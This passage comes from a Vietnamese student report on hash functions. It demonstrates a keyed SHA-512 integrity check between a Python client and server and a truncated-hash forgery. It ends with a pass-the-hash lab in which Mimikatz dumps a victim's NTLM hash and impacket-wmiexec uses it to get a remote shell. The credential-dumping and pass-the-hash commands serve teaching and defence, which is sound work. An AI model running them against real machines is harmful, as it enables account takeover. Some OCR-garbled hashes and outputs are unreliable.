
Run tcp_server x

C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\tcp_server.py

Server sẵn sàng!

Hình 24 Khởi động server

Khởi động client để gửi dữ liệu đến server gồm 1 thông điệp text hoặc 1 file (văn bản, hình ảnh, video) và giá trị hash của dữ liệu:



```
5 def client_program(): 1 usage
6     client_socket = socket.socket()
7     client_socket.connect((host, port))
8     client_socket.recv(1024)
9
10    # gửi filename
11    client_socket.send(filename)
12    client_socket.recv(1024)
13
14    # gửi size
15    client_socket.send(str(len(file_data)).encode())
16    client_socket.recv(1024)
17
18    # gửi data
19    client_socket.sendall(file_data)
20    client_socket.close()
```

Run tcp_server x tcp_client x

C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\tcp_client.py

Nhập lựa chọn của bạn:

1. Gửi thông điệp text
2. Gửi file text
3. Gửi hình ảnh
4. Gửi video

Chọn: 1

Nhập text: Hello, I am client!

Hình 25 Trên client gửi 1 thông điệp đến server

Bên phía server thực hiện băm dữ liệu được gửi từ client bằng khóa bí mật và so sánh với giá trị băm nhận được từ client:

```

1 import socket
2 import hashlib
3
4 def server_program():
5     host = "127.0.0.1"
6     port = 12001
7     server_socket = socket.socket()
8     server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
9     server_socket.bind((host, port))
10    server_socket.listen(5)

```

Run tcp_server x tcp_client x

```

C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\tcp_server.py
Server sẵn sàng!
Kết nối từ: ('127.0.0.1', 58630)
Hash client: ac18aa5428eb47c7247cdf574d0760f6d23c780578c96a7b0f7c5c014fed5a9245aa81d76a7fc464fc9f8ff47f53b37173423080bcec82170ce1fb569a30b28f
Hash server: ac18aa5428eb47c7247cdf574d0760f6d23c780578c96a7b0f7c5c014fed5a9245aa81d76a7fc464fc9f8ff47f53b37173423080bcec82170ce1fb569a30b28f
TEXT: Hello, I am client!
Kết nối từ: ('127.0.0.1', 53804)

```

Hình 26 Server thực hiện băm dữ liệu và so sánh với giá trị băm nhận được từ client

Nếu 2 giá trị băm đó giống nhau thì dữ liệu trong quá trình trao đổi là toàn vẹn, sau đó server sẽ gửi phản hồi đến phía client:

```

43 def client_program():
44     client_socket.send(msg)
45     client_socket.recv(1024)
46
47     # gửi filename
48     client_socket.send(filename)
49     client_socket.recv(1024)
50
51     # gửi size
52     client_socket.send(str(len(file_data)).encode())
53     client_socket.recv(1024)
54
55     # gửi data

```

Run tcp_server x tcp_client x

```

C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\tcp_client.py
Nhập lựa chọn của bạn:
1.Gửi thông điệp text
2.Gửi file text
3.Gửi hình ảnh
4.Gửi video
Chọn: 1
Nhập text: Hello, I am client!
Phản hồi từ phía server: OK - Dữ liệu toàn vẹn!

```

Hình 27 Phản hồi của server đến client

TH2: Dữ liệu không toàn vẹn

Thực hiện thay đổi khóa bí mật bên phía client và giữ nguyên ở phía server → khi đó 2 giá trị băm tính được ở server và client khác nhau:

```
tcp_client.py
1 import socket
2 import hashlib
3 import os
4
5 def client_program():
6     host = "127.0.0.1"
7     port = 12001
8     client_socket = socket.socket()
9     client_socket.connect((host, port))
10
11     key = "608L04DEMOSHAS12"
12
13     print("Nhập lựa chọn của bạn:")
14     print("1.Gửi thông điệp text \n2.Gửi file text \n3.Gửi hình ảnh")
15     choice = input("Chọn: ")
16
17     if choice == "1":
18         text = input("Nhập text: ").encode()
19         tag = b"TEXT"
20         filename = b"none"
21         file_data = text
22     else:
23         filepath = input("Nhập đường dẫn file: ")
24         filename = os.path.basename(filepath).encode()
25
26 tcp_server.py
1 import socket
2 import hashlib
3
4 def server_program():
5     host = "127.0.0.1"
6     port = 12001
7     server_socket = socket.socket()
8     server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
9     server_socket.bind((host, port))
10    server_socket.listen(5)
11    print("Server sẵn sàng!")
12
13    key = "608L04DEMOSHA"
14
15    while True:
16        conn, addr = server_socket.accept()
17        print("Kết nối từ:", addr)
18
19        try:
20            # nhận tag
21            tag = conn.recv(1024)
22            conn.send(b"OK")
23
24            # nhận filename
25            filename = conn.recv(1024)
```

Hình 28 Thay đổi khóa bí mật ở client

Tương tự, khởi động lại server để bắt đầu quá trình trao đổi dữ liệu:

```
1 import socket
2 import hashlib
3
4 def server_program():
5     host = "127.0.0.1"
6     port = 12001
7     server_socket = socket.socket()
8     server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
9     server_socket.bind((host, port))
10    server_socket.listen(5)
11    print("Server sẵn sàng!")
12
13    key = "608L04DEMOSHA"
14
```

Run tcp_server x tcp_client x

C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\tcp_server.py
Server sẵn sàng!

Hình 29 Khởi động server

Khởi động client, sau đó gửi dữ liệu đến server bao gồm: 1 thông điệp hoặc 1 file (văn bản, hình ảnh, video) và giá trị băm của nó:

```

tcp_client.py x tcp_server.py
5 def client_program(): 1 usage
9     client_socket.connect((host, port))
10
11     key = "608L04DEM0SHA512"
12
13     print("Nhập lựa chọn của bạn:")
14     print("1.Gửi thông điệp text \n2.Gửi file text \n3.Gửi hình ảnh \n4.Gửi video")
15     choice = input("Chọn: ")
16
17     if choice == "1":
18         text = input("Nhập text: ").encode()
19         tag = b"TEXT"
20         filename = b"none"
21         file_data = text

```

```

Run tcp_server x tcp_client x
C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\tcp_client.py
Nhập lựa chọn của bạn:
1.Gửi thông điệp text
2.Gửi file text
3.Gửi hình ảnh
4.Gửi video
Chọn: 1
Nhập text: Hello, I am client!

```

Hình 30 Client thực hiện gửi dữ liệu đến server

Trên server, thực hiện băm dữ liệu được gửi từ client bằng khóa bí mật và so sánh với giá trị băm nhận được từ client:

```

import socket
import hashlib

def server_program(): 1 usage
    host = "127.0.0.1"
    port = 17201

    server_socket = socket.socket()
    server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, value=1)
    server_socket.bind((host, port))
    server_socket.listen(5)
    print("Server sẵn sàng!")

    key = "608L04DEM0SHA512"

```

```

tcp_server x tcp_client x
C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\tcp_server.py
Server sẵn sàng!
Kết nối từ: ('127.0.0.1', 64767)
Hash client: 28b871422622c3fe49eb7569ce4b89c7321148a822e5029a0ebbebef03b727fcd71d8326ade1aff9ddf09aa90515f2a4aaf7d5c2cc7e0e4f44f606b070bdcd2
Hash server: ac18aa5428eb47c7247cdf574d0760f6d23c780578c96a7b0f7c5c014fed5a9245aa81d76a7fc464fc9f8ff47f53b37173423080bceec82170ce1fb569a30b28f
Kết nối từ: ('127.0.0.1', 64768)

```

Hình 31 Server thực hiện băm dữ liệu và so sánh với giá trị băm nhận được từ client

Nếu 2 giá trị băm không giống nhau thì dữ liệu không toàn vẹn, sau đó server phản hồi lại đến client:

```
5 def client_program(): 1usage
6 else:
7     print("Sai lựa chọn")
8     return
9
10 # tính hash
11 hashed = hashlib.sha512(file_data + key.encode()).hexdigest().encode()
12
13 # gửi tag
14 client_socket.send(tag)
15 client_socket.recv(1024)
16
17 # gửi filename
```

Run tcp_server x tcp_client x

C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\tcp_client.py

Nhập lựa chọn của bạn:

1.Gửi thông điệp text
2.Gửi file text
3.Gửi hình ảnh
4.Gửi video
Chọn: 1

Nhập text: Hello, I am client!

Phản hồi từ phía server: LỖI - Dữ liệu bị thay đổi!

Hình 32 Phản hồi từ phía server

5.3 Demo tấn công tiền ảnh thứ hai

5.3.1 Mô tả ý tưởng

Sinh ngẫu nhiên 1 thông điệp giả mạo có cùng giá trị băm với thông điệp thật được nhập vào từ bàn phím. Để máy tính có thể tìm ra thông điệp giả mạo có cùng giá trị băm nhanh, nhóm em sẽ thực hiện so sánh 16 bit đầu tiên (tương ứng với 4 ký tự đầu tiên trong chuỗi hash). Sau đó thực hiện gửi thông điệp giả mạo đến server, kết quả server bị lừa và gửi lại phản hồi “Dữ liệu toàn vẹn”.

5.3.2 Quá trình thực hiện

Khởi động server để bắt đầu quá trình trao đổi dữ liệu:

```
server_victim.py x gen_collision.py
42 calc_hash_16bit = hashlib.sha512(data + key.encode()).hexdigest()
43 calc_hash_16bit = calc_hash_full[:4].encode()
44
```

Run server_victim x

C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\server_victim.py

Server sẵn sàng!

Hình 33 Khởi động server

Thực hiện nhập 1 thông điệp và sinh ra thông điệp giả mạo có cùng giá trị băm với thông điệp thật, sau đó gửi đến server:

```
1 import hashlib
2 import random
3 import string
4 import socket
5 import time
6
7 key = "608L04DEM0SHA"
8
```

Run server_victim x gen_collision x

```
C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\gen_collision.py
Nhập thông điệp thật: Hello, I am client!

--- THÔNG TIN BAN ĐẦU ---
Thông điệp thật : b'Hello, I am client!'
Hash thật: ac18aa5428eb47c7247cdf574d0760f6d23c780578c96a7b0f7c5c014fed5a9245aa81d76a7fc464fc9f8ff47f53b37173423080bcec82170ce1fb569a30b28f

--- COLLISION TÌM ĐƯỢC ---
Thông điệp giả : b'KuXJV018'
Hash giả :
ac18ba68b5f124946cd19bd101ca7bbc86b5fc1a9fcf3eb434337925885739889338497264fe88dda1a4d6d4939a6b5247a2a04990e75a5b94f19350c3ea7df1
Số lần thử : 111591
Thời gian : 0.1787 giây
```

Hình 34 Tìm collision

Bên server, thực hiện tính giá trị băm của thông điệp giả bằng khóa bí mật, sau đó so sánh với giá trị băm nhận được từ kẻ tấn công:

```
server_victim.py gen_collision.py x
```


```
1 import hashlib
2 import random
3 import string
4 import socket
5 import time
6
7 key = "608L04DEM0SHA"
8
```

Run server_victim x gen_collision x

```
C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\server_victim.py
Server sẵn sàng!
Kết nối từ: ('127.0.0.1', 63567)
Hash client: ac18aa5428eb47c7247cdf574d0760f6d23c780578c96a7b0f7c5c014fed5a9245aa81d76a7fc464fc9f8ff47f53b37173423080bcec82170ce1fb569a30b28f
Hash server: ac18ba68b5f124946cd19bd101ca7bbc86b5fc1a9fcf3eb434337925885739889338497264fe88dda1a4d6d4939a6b5247a2a04990e75a5b94f19350c3ea7df1
TEXT: KuXJV018
```

Hình 35 Trên server thực hiện băm thông điệp giả nhận được

Như vậy sau khi server băm thông điệp giả mạo cho kết quả 4 ký tự đầu tiên của chuỗi băm giống với 4 ký tự đầu tiên của giá trị băm của thông điệp thật. Do đó server bị lừa là dữ liệu còn toàn vẹn:



```
server_victim.py  gen_collision.py x
import time
... = random.Random()

Run  server_victim x  gen_collision x

C:\Users\LENOVO\Documents\PythonProject\.venv\Scripts\python.exe C:\Users\LENOVO\Documents\PythonProject\gen_collision.py
Nhập thông điệp thật: Hello, I am client!

--- THÔNG TIN BAN ĐẦU ---
Thông điệp thật      : b'Hello, I am client!'
Hash thật: ac18aa5428eb47c7247cdf574d0769f6d23c780578c96a7b0f7c5c014fed5a9245aa81d76a7fc464fc9f8ff47f53b37173423080bcec82170ce1fb569a30b28f

--- COLLISION TÌM ĐƯỢC ---
Thông điệp giả      : b'KuXJV018'
Hash giả           :
ac18ba68b5f124946cd19bd101ca7bbc8b5fc1a9fcf3eb434337925885739889338497264fe88dda1a4d6d4939a6b5247a2a04990e75a5b94f19350c3ea7df1
Số lần thử         : 111591
Thời gian          : 0.1787 giây

--- KẾT QUẢ TẤN CÔNG ---
Server phản hồi     : DK - Dữ liệu toàn vẹn!

Process finished with exit code 0
```

Hình 36 Kết quả tấn công tiền ảnh thứ hai thành công

5.3.3 Giải pháp ngăn chặn tấn công tiền ảnh thứ hai

5.3.3.1 Nâng cấp lên các hàm băm an toàn và hiện đại

Giải pháp trực tiếp và quan trọng nhất là ngừng sử dụng các hàm băm đã bị phá vỡ hoặc có điểm yếu về mặt cấu trúc (như MD4, MD5, và SHA-1).

Giải pháp: Chuyển sang sử dụng các tiêu chuẩn mã hóa mạnh mẽ hơn như họ SHA-2 (SHA-256, SHA-512), SHA-3, hoặc các hàm băm hiệu năng cao như BLAKE2 / BLAKE3. Các hàm băm này được thiết kế với cấu trúc chống lại các kỹ thuật thám mã hiện đại.

5.3.3.2 Tăng độ dài của giá trị băm

Độ khó lý thuyết để thực hiện thành công một cuộc tấn công tiền ảnh thứ 2 bằng phương pháp vét cạn tỷ lệ thuận với $O(2^n)$, trong đó n là số bit của giá trị băm đầu ra.

Giải pháp: Sử dụng giá trị băm có độ dài $n \geq 256$ bit. Ngay cả với năng lực tính toán siêu máy tính hiện tại và trong tương lai gần, việc thử 2256 trường hợp là bất khả thi.

5.3.3.3 Sử dụng các cấu trúc hàm băm tiên tiến

Nhiều hàm băm cũ (như MD5, SHA-1, SHA-2) sử dụng cấu trúc Merkle-Damgård. Cấu trúc này có một điểm yếu lý thuyết: nếu thông điệp đầu vào cực kỳ dài, chi phí để thực hiện tấn công tiền ảnh thứ 2 có thể giảm xuống thấp hơn mức lý tưởng 2^n .

Giải pháp: Sử dụng các hàm băm dựa trên Cấu trúc Bọt biển như SHA-3. Cấu trúc này miễn nhiễm với các điểm yếu liên quan đến độ dài thông điệp của Merkle-Damgård. Hoặc sử dụng cấu trúc HAIFA, có tính năng đưa thêm số thứ tự khởi vào quá trình nén để ngăn chặn việc kẻ tấn công thao túng các khối dữ liệu.

5.3.3.4 Thêm chuỗi ngẫu nhiên

Trong nhiều giao thức (đặc biệt là lưu trữ mật khẩu hoặc chữ ký số), việc thêm tính ngẫu nhiên vào dữ liệu trước khi băm là một lớp bảo vệ vững chắc.

Giải pháp: Băm kết hợp thông điệp với một giá trị ngẫu nhiên. Thay vì chỉ tính $H(x)$, hệ thống sẽ tính $H(\text{nonce} \parallel x)$. Kẻ tấn công sẽ không thể áp dụng các kết quả tính toán trước vì mỗi lần băm hoặc mỗi tệp đều có một giá trị ngẫu nhiên riêng biệt. Các hệ thống chữ ký số thường sử dụng sơ đồ RSA-PSS thay vì RSA-PKCS#1 v1.5 một phần cũng vì tính ngẫu nhiên này.

5.3.3.5 Giới hạn độ dài thông điệp đầu vào

Như đã đề cập, một số kỹ thuật tấn công tiền ảnh thứ 2 nhắm vào các hàm băm Merkle-Damgård chỉ thực sự hiệu quả khi thông điệp ban đầu x có kích thước không lớn (ví dụ: hàng Terabyte hoặc Petabyte).


Giải pháp: Trong các ứng dụng thực tế, việc thiết lập chính sách giới hạn kích thước tối đa cho các tệp hoặc gói tin được băm sẽ giúp loại bỏ hoàn toàn khả năng kẻ tấn công lợi dụng điểm yếu về chiều dài thông điệp của hàm băm.

Bên phía client gửi 1 thông điệp là “Hello, I am client” và giá trị hash của thông điệp đó đến Server. Ở bên Server dùng khóa bí mật đã có để tính giá trị băm, sau đó so sánh với giá trị hash nhận được từ phía client:

5.4 Thực hiện tấn công pth vào NTLM trên window

Chuẩn bị môi trường

Cài đặt máy ảo Kali Linux để làm máy tấn công (attack):



Hình 37 Máy Kali attack

Cài đặt máy ảo Windows 10 để làm máy nạn nhân (victim):

```
Command Prompt
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Users\victim>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::744d:bbf5:ffcc:81f7%9
    IPv4 Address. . . . . : 192.168.107.138
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.107.2

C:\Users\victim>hostname
TranNgocThienB23DCAT286

C:\Users\victim>whoami
tranngocthienb2\victim

C:\Users\victim>
```

Hình 38 Máy Windows Victim

Các bước thực hiện

Trên máy Windows Victim tạo 1 user:

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user victim 12345678 /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators victim /add
The command completed successfully.

C:\Windows\system32>net share

Share name      Resource                Remark
-----
C$              C:\                    Default share
IPC$            C:\                    Remote IPC
ADMIN$          C:\Windows             Remote Admin
The command completed successfully.

C:\Windows\system32>
```

Hình 39 Tạo 1 user trên máy Windows Victim để thực hiện tấn công

Giả sử máy nạn nhân bị hacker tấn công Phishing và chiếm được quyền Admin. Tiếp theo hacker dùng các cách có thể né cơ chế bảo vệ trên máy nạn nhân như: Windows Defender để chuyển file chứa công cụ Mimikatz sang máy nạn nhân. Chạy Mimikatz để tìm được NTLM hash của user victim:

```
mimikatz 2.2.0 (x64) #10041 Sep 10 2022 17:44:08
##### mimikatz: 2.2.0 (x64) #10041 Sep 10 2022 17:44:08
##### "A la Vie, A l'Amour" - (Go.Go)
##### Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
##### > https://blog.gentilkiwi.com/mimikatz
##### Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege:debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 480044 (00000000:0007761c)
Session          : Interactive from 1
User Name        : victim
Domain           : TRANNGOCTHIENB2
Logon Server     : TRANNGOCTHIENB2
Logon Time       : 8/28/2026 4:22:31 PM
SID              : S-1-5-21-1333445953-3191281282-4244710784-1011

msg :
[00000002] Primary
* Username : victim
* Domain   : TRANNGOCTHIENB2
* NTLM     : 259745cb123a52aa2e693aaacca2db52
* SHA1     : 428f78bf42693da2f9f4b4ba537c5f10e275607
* DPAPI    : 428f78bf42693da2f9f4b4ba537c5f10
type :
udigest :
* Username : victim
* Domain   : TRANNGOCTHIENB2
* Password : (null)
kerberos :
* Username : victim
* Domain   : TRANNGOCTHIENB2
* Password : (null)
ssp :
credman :
cloudap :
```

Hình 40 NTLM hash của user victim

Sau khi có NTLM hash của user victim hacker có thể dùng giá trị hash đó để truy cập vào máy nạn nhân mà không cần mật khẩu:

```
tranngocthien_b23dcat286@tranngocthien-b23dcat286-kali: ~
Session Actions Edit View Help

(tranngocthien_b23dcat286@tranngocthien-b23dcat286-kali)-[~]
$ impacket-wmiexec TRANNGOCTHIENB2/victim@192.168.107.138 -hashes :259745cb123a52aa2e693aaacca2db52
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
TranNgocThienB23DCAT286

C:\>whoami
tranngocthienb2\victim

C:\>
```

Hình 41 Truy cập vào máy nạn nhân bằng user victim thành công

Giải pháp phòng chống

- Hạn chế lưu trữ credential trên máy (tránh bị dump từ LSASS bằng Mimikatz)
- Bật Credential Guard trên Windows 11 để bảo vệ thông tin đăng nhập
- Hạn chế hoặc vô hiệu hóa NTLM, ưu tiên dùng Kerberos
- Áp dụng nguyên tắc Least Privilege (không cấp quyền admin tràn lan)
- Không dùng chung mật khẩu giữa nhiều máy
- Sử dụng LAPS để mỗi máy có mật khẩu admin riêng
- Bật UAC Remote Restrictions để hạn chế quyền khi truy cập từ xa

Giám sát log:

- Đăng nhập SMB bất thường
- Tạo service từ xa
- Đăng xuất tài khoản admin sau khi sử dụng

KẾT LUẬN

Sau khi hoàn thành quá trình nghiên cứu và thực nghiệm, báo cáo đã hệ thống hóa một cách toàn diện những kiến thức nền tảng về hàm băm mật mã, từ các khái niệm sơ khai về tính nén và tính toán một chiều cho đến các cấu trúc phức tạp hiện đại. Qua việc phân tích các họ thuật toán từ MD5 đến SHA-3, chúng ta nhận thấy một quy luật tất yếu trong mật mã học: không có giải thuật nào là an toàn tuyệt đối vĩnh viễn. Sự tiến bộ của năng lực tính toán và các kỹ thuật phân tích mã mới luôn đặt ra yêu cầu phải liên tục cải tiến và thay thế các tiêu chuẩn cũ nhằm bảo vệ tính toàn vẹn của dữ liệu trong môi trường số.

Bên cạnh khía cạnh lý thuyết, việc đi sâu vào phân tích các dạng tấn công như va chạm, tiền ảnh hay mở rộng chiều dài đã giúp làm rõ những lỗ hổng chí mạng của kiến trúc Merkle-Damgård truyền thống. Chính những khiếm khuyết này đã thúc đẩy sự ra đời của các cải tiến đột phá như kiến trúc hàm bọt biển trong SHA-3 hay các kỹ thuật băm nhiều lần để chống lại sức mạnh của phần cứng chuyên dụng. Điều này minh chứng rằng an toàn thông tin không chỉ nằm ở độ phức tạp của thuật toán mà còn phụ thuộc vào cách thức triển khai và khả năng thích ứng trước các mối đe dọa mới, bao gồm cả kỷ nguyên điện toán lượng tử đang cận kề.

Cuối cùng, kết quả cài đặt thử nghiệm mô hình trao đổi dữ liệu Server-Client đã khẳng định vai trò thực tiễn không thể thay thế của hàm băm trong việc giám sát tính toàn vẹn thông tin. Việc so sánh các giá trị băm cho phép hệ thống phát hiện chính xác mọi sự thay đổi dù là nhỏ nhất trên đường truyền, từ đó đảm bảo độ tin cậy cho các giao dịch và dữ liệu quan trọng. Những kiến thức thu được từ bài tập lớn này không chỉ là nền tảng lý thuyết vững chắc về mật mã học cơ sở mà còn là kỹ năng thực hành thiết yếu để tiếp tục nghiên cứu và ứng dụng vào các hệ thống an ninh mạng chuyên sâu trong tương lai.

TÀI LIỆU THAM KHẢO

- [1] Ronald Rivest - The MD5 Message-Digest Algorithm - RFC 1321 – 2012
- [2] National Institute of Standards and Technology (NIST) - Secure Hash Standard (SHS) - FIPS PUB 180-4 – 2015
- [3] National Institute of Standards and Technology (NIST) - SHA-3 Standard: Permutation-Based Hash and Extendable-Output Functions - FIPS PUB 202 – 2015
- [4] G. Bertoni, J. Daemen, M. Peeters, G. Van Assche - The Keccak reference - Tài liệu kỹ thuật nộp giải thưởng NIST Hash Function Competition – 2012
- [5] Hoàng Xuân Dậu - Cơ sở An Toàn Thông Tin - 2018
- [6] Đỗ Xuân Chợt - Mật mã học cơ sở - 2016